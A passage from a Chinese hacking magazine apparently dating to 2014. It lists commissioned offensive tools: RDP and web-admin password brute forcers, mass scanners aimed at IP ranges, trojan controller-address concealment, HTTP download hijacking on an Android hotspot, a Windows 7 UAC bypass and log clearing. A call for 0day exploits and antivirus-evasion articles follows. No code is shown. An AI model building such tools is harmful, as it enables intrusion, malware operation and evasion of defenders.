6）完成操作后清除相关的操作记录。

4. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

5.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

www.hacker.com.cn 黑客防线 转载请注明出处

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

6.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

7.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

8.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 dll，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

黑客防线 www.hacker.com.cn 转载请注明出处

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

9.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

10.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

黑客防线 www.hacker.com.cn 转载请注明出处

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

黑客防线 www.hacker.com.cn 最新资讯 关注时代

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680

黑客防线 www.hacker.com.cn 转载请注明出处